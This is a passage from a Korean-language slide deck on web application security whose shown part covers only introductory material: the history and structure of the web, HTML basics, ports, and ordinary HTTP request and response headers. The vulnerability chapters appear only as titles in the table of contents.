

2025

WEB Application vulnerabilities

Presented by

KIM MIN CHAN (Predic)

목차

Basic

1. What is WEB?
2. HTTP
3. Burp Suite
4. Client-Side vs Server-Side

Client Side vuln

1. Cookie, Session
2. SOP,CORS
3. XSS, CSRF
4. XSS Advanced
5. CSP
6. XS-Leaks

Server Side vuln

1. SQL Injection
2. File Vulnerability
3. SSRF
4. SSTI
5. JWT

BASIC


01. What is WEB?

WEB 이란?

- **WEB**이란 인터넷에 연결된 전세계 사용자들이 서로의 정보를 공유할 수 있는 장소를 의미하며 **World Wide Web(WWW)**이라고도 불림
- 인터넷 상에서 텍스트나 그림, 소리, 영상 등과 같은 멀티미디어 정보를 하이퍼 텍스트 방식으로 연결하여 제공
- 웹에서는 **HTML**이라는 언어를 사용하여 문서를 작성 가능함

WEB의 발전


- WEB은 1.0 => 2.0 => 3.0의 순서로 발전됨
- 초창기 WEB은 1990~2004년까지의 WEB 1.0
- WEB 1.0은 단순히 텍스트, 그림, 소리, 영상과 같은 정적 자료만 제공
- 공급자와 소비자가 명확히 구분되며 읽기 전용(**READ ONLY**)의 기능이 매우 컸음



출처 : <https://brunch.co.kr/@swimjiy/42>

WEB의 발전


- 2004년 후로 **WEB 2.0**이 유행하기 시작
- 단방향 소통만 가능했던 **WEB 1.0**과 달리 양방향 소통이 가능한 **WEB 2.0** 등장
- 읽기(**READ**)에 쓰기(**WRITE**)개념을 더한것이 **WEB 2.0**
- 평상시 사용하는 대부분의 웹 페이지들이 **WEB 2.0**에 속함



출처 : <https://brunch.co.kr/@swimjiy/42>

WEB의 발전

- WEB 3.0은 2020년대에 들어 큰 이슈가 됨
- WEB 2.0은 중앙화 즉, 서버가 독점하는 환경과 다르게
WEB 3.0은 탈중앙화에 초점을 맞춤
- 웹 서비스를 이용하는 과정에서 생성된 데이터와 그로 인해
파생된 재정적 보상을 개인이 온전히 소유하는 형태
- 블록체인 기술을 활용하여 데이터를 만드는데 기여한 사람들끼리
정보를 나눠 갖는 구조



출처 : <https://brunch.co.kr/@swimjiy/42>

WEB의 구성

- 웹에서는 **HTML** 언어를 사용하여 작성된 하이퍼텍스트 문서를 웹 페이지라고 부름
- 해당 웹 페이지들 중에서 서로 관련된 내용으로 작성된 웹 페이지들의 집합이 웹 사이트
- 웹은 수많은 웹 페이지들이 하이퍼링크(**hyperlink**)를 통해 서로 연결되어 구성됨
- 사용자가 웹 페이지를 검색하기 위해 사용하는 프로그램을 웹 브라우저(**web browser**)라고 함

기본 HTML 구성

The screenshot shows a browser window with the URL 'example.com' in the address bar. The page content is titled 'Example Domain'. It contains a paragraph stating: 'This domain is for use in documentation examples without needing permission. Avoid use in operations.' Below this text is a blue 'Learn more' link.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Example Domain</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    > <style> ... </style>
  </head>
  <body>
    <div>
      <h1>Example Domain</h1>
      <p>
        "This domain is for use in documentation examples without needing
        permission. Avoid use in operations."
      </p>
      <p>
        <a href="https://iana.org/domains/example">Learn more</a>
      </p>
    </div>
    .. > <browser-mcp-container data-wxt-shadow-root> ... </browser-mcp-
        container> == $0
  </body>
</html>
```

기본 HTML 구성

The screenshot shows a browser window with the URL `example.com` in the address bar. The page content displays the text "Example Domain" and a note about its use for documentation examples. Below the content is a "Learn more" link. On the right side, the browser's developer tools are open, specifically the Elements tab, which shows the HTML DOM structure. The code is color-coded by element type: purple for tags like `<html>`, `<head>`, `<body>`, and `<div>`; blue for attributes like `lang="en"` and `content="width=device-width, initial-scale=1"`; and red for text content. A red box highlights the entire `<html>` block, and a green box highlights the `<head>` and `<body>` blocks. An orange box highlights the `<div>` block containing the main content.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Example Domain</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>...</style>
  </head>
  <body>
    <div>
      <h1>Example Domain</h1>
      <p>"This domain is for use in documentation examples without needing permission. Avoid use in operations."</p>
      <p><a href="https://iana.org/domains/example">Learn more</a></p>
    </div>
    ...<browser-mcp-container data-wxt-shadow-root>...</browser-mcp-
    container> == $0
  </body>
</html>
```

WEB의 동작

- 브라우저 주소 입력란에 **URL**을 입력하면 브라우저는 서버에게 해당 주소에 대한 리소스(파일 정보 등)를 요청(**Request**)하고 응답(**Response**)을 받아옴
- 이때 클라이언트가 서버를 찾아가려면 주소(**IP**)와 포트(**PORT**)가 있어야 함
- **https://naver.com**과 같이 **DNS**를 사용하는 경우 **DNS**는 특정 **IP**와 **PORT**에 맵핑됨

```
* https://www.studyin.co.kr/ ⇒ 172.121.133.43:443  
* https://weniv.link/ ⇒ 172.121.133.43:8000  
* https://blog.weniv.co.kr/ ⇒ 172.121.133.43:8080
```

WEB의 동작

- **IP**주소는 집주소, **PORT**는 방 번호와 비슷한 개념
- **PORT**는 **0~65,535**번까지 사용할 수 있으며
사용자가 직접 등록할 수 있지만 잘 알려진(**well-known**) **PORT**들이 몇 있음

ex) 22번 : SSH 기본 PORT

80번 : HTTP 기본 PORT

443번 : HTTPS 기본 PORT


BASIC

02. HTTP

HTTP란?

- **HTTP(HyperText Transfer Protocol)**은 클라이언트와 서버 간에 데이터를 주고받기(요청/응답) 위한 약속(프로토콜)
- 웹에서 이뤄지는 데이터 통신의 기초로 주로 **TCP**를 사용
- **HTTP/1.1, HTTP/2.0** 등의 버전이 있음 (교재 기준은 **HTTP/1.1**)
- **HTML, XML, Javascript**, 오디오, 이미지 등 모든 웹에서 사용되는 데이터의 요청과 응답은 **HTTP**를 통해 이루어짐

HTTP란?



HTTP란?

The screenshot shows a web browser window for naver.com. The developer tools Network tab is selected, highlighted with a red box. The Network tab interface includes a search bar with the text 'r', a timeline showing request times, and a detailed table of network resources.

Network Tab Options:

- Search: r
- Preserve log
- Disable cache
- No throttling

Resource Table Headers:


Name	Status	Type	Initiator
------	--------	------	-----------

Resource Table Data:

www.naver.com	200	document	Other
sp_autocomplete_251001.css	200	stylesheet	www.naver.com:/1
ndp-loader.js	200	script	(index):1
main.02758667.css	200	stylesheet	(index):17
gfp-core.js	304	script	(index):1
pc.veta.core.min.js	200	script	(index):1
polyfill.de9c70b5.js?o=www	200	script	(index):17
preload.baeef60d.js?o=www	200	script	(index):17
search.1c8f328c.js?o=www	200	script	(index):17
main.ae1c7fcf.js?o=www	200	script	(index):17
sp_main.6db95b5a.png	200	octet-stream	main.02758667.css
remote_frame	200	document	search.1c8f328c.js?o=w
ndp-loader.js	200	script	ndp-loader.js:1

At the bottom of the Network tab, the status bar shows: 160 / 224 requests | 2,990 kB / 4,049 kB transferred | 9,274 kB / 10,968 kB resources | Finish:

HTTP란?



The screenshot shows the Network tab of a browser's developer tools. A request to `https://www.naver.com/` is selected in the list. The Headers section is highlighted with a red box.

Name	Value
Request URL	<code>https://www.naver.com/</code>
Request Method	GET
Status Code	200 OK
Remote Address	223.130.192.247:443
Referrer Policy	strict-origin-when-cross-origin
Response Headers	
Cache-Control	no-cache, no-store, must-revalidate
Content-Encoding	gzip
Content-Type	text/html; charset=UTF-8
Date	Fri, 31 Oct 2025 15:47:50 GMT
Pragma	no-cache
Referrer-Policy	unsafe-url

HTTP 요청/응답

Request

Pretty	Raw	Hex
1 GET / HTTP/2		
2 Host: example.com		
3 Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"		
4 Sec-Ch-Ua-Mobile: ?0		
5 Sec-Ch-Ua-Platform: "Windows"		
6 Upgrade-Insecure-Requests: 1		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36		
8 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
9 Sec-Fetch-Site: none		
10 Sec-Fetch-Mode: navigate		
11 Sec-Fetch-User: ?1		
12 Sec-Fetch-Dest: document		
13 Accept-Encoding: gzip, deflate, br		
14 Accept-Language:		
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5		
15 Priority: u=0, i		
16 Connection: keep-alive		
17		
18		

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Accept-Ranges: bytes			
3 Content-Type: text/html			
4 Etag: "bc2473a18e003bdb249eba5ce893033f:1760028122.592274"			
5 Last-Modified: Thu, 09 Oct 2025 16:42:02 GMT			
6 Vary: Accept-Encoding			
7 Cache-Control: max-age=86000			
8 Date: Fri, 31 Oct 2025 15:59:07 GMT			
9 Content-Length: 513			
10 Alt-Svc: h3=':443': ma=93600			
11			
12 <!doctype html><html lang='en'>			
<head>			
<title>			Example Domain
</title>			
<meta name='viewport' content='width=device-width, initial-scale=1'			
>			
<style>			
body{			
background:#eee;			
width:60vw;			
margin:15vh auto;			
font-family:system-ui,sans-serif			

HTTP 요청/응답

The screenshot shows a web browser window with the URL `example.com/a` in the address bar. Below the address bar, there are several tabs and icons related to web security and development. The main content area displays the text "Example Domain" and a paragraph about its purpose. A "Learn more" link is present. On the right side, the developer tools' "Elements" tab is active, showing the HTML source code of the page. A specific element, a `p` tag containing the "Learn more" link, is highlighted with a blue selection bar. The code snippet is as follows:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Example Domain</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>...</style>
  </head>
  <body>
    <div>
      <h1>Example Domain</h1>
      <p>"This domain is for use in documentation examples without needing permission. Avoid use in operations."</p>
      ... <p> == $0
        <a href="https://iana.org/domains/example">Learn more</a>
      </p>
    </div>
    <browser-mcp-container data-wxt-shadow-root>...</browser-mcp-container>
  </body>
</html>
```

HTTP Request(요청)

GET / HTTP/2

- **GET**

요청 **method**로 **POST, PUT**등의 **method**도 존재

- **/**

요청 **path**로 어느 경로에 요청을 보낼건지 지정

- **HTTP/2**

HTTP 프로토콜 버전으로

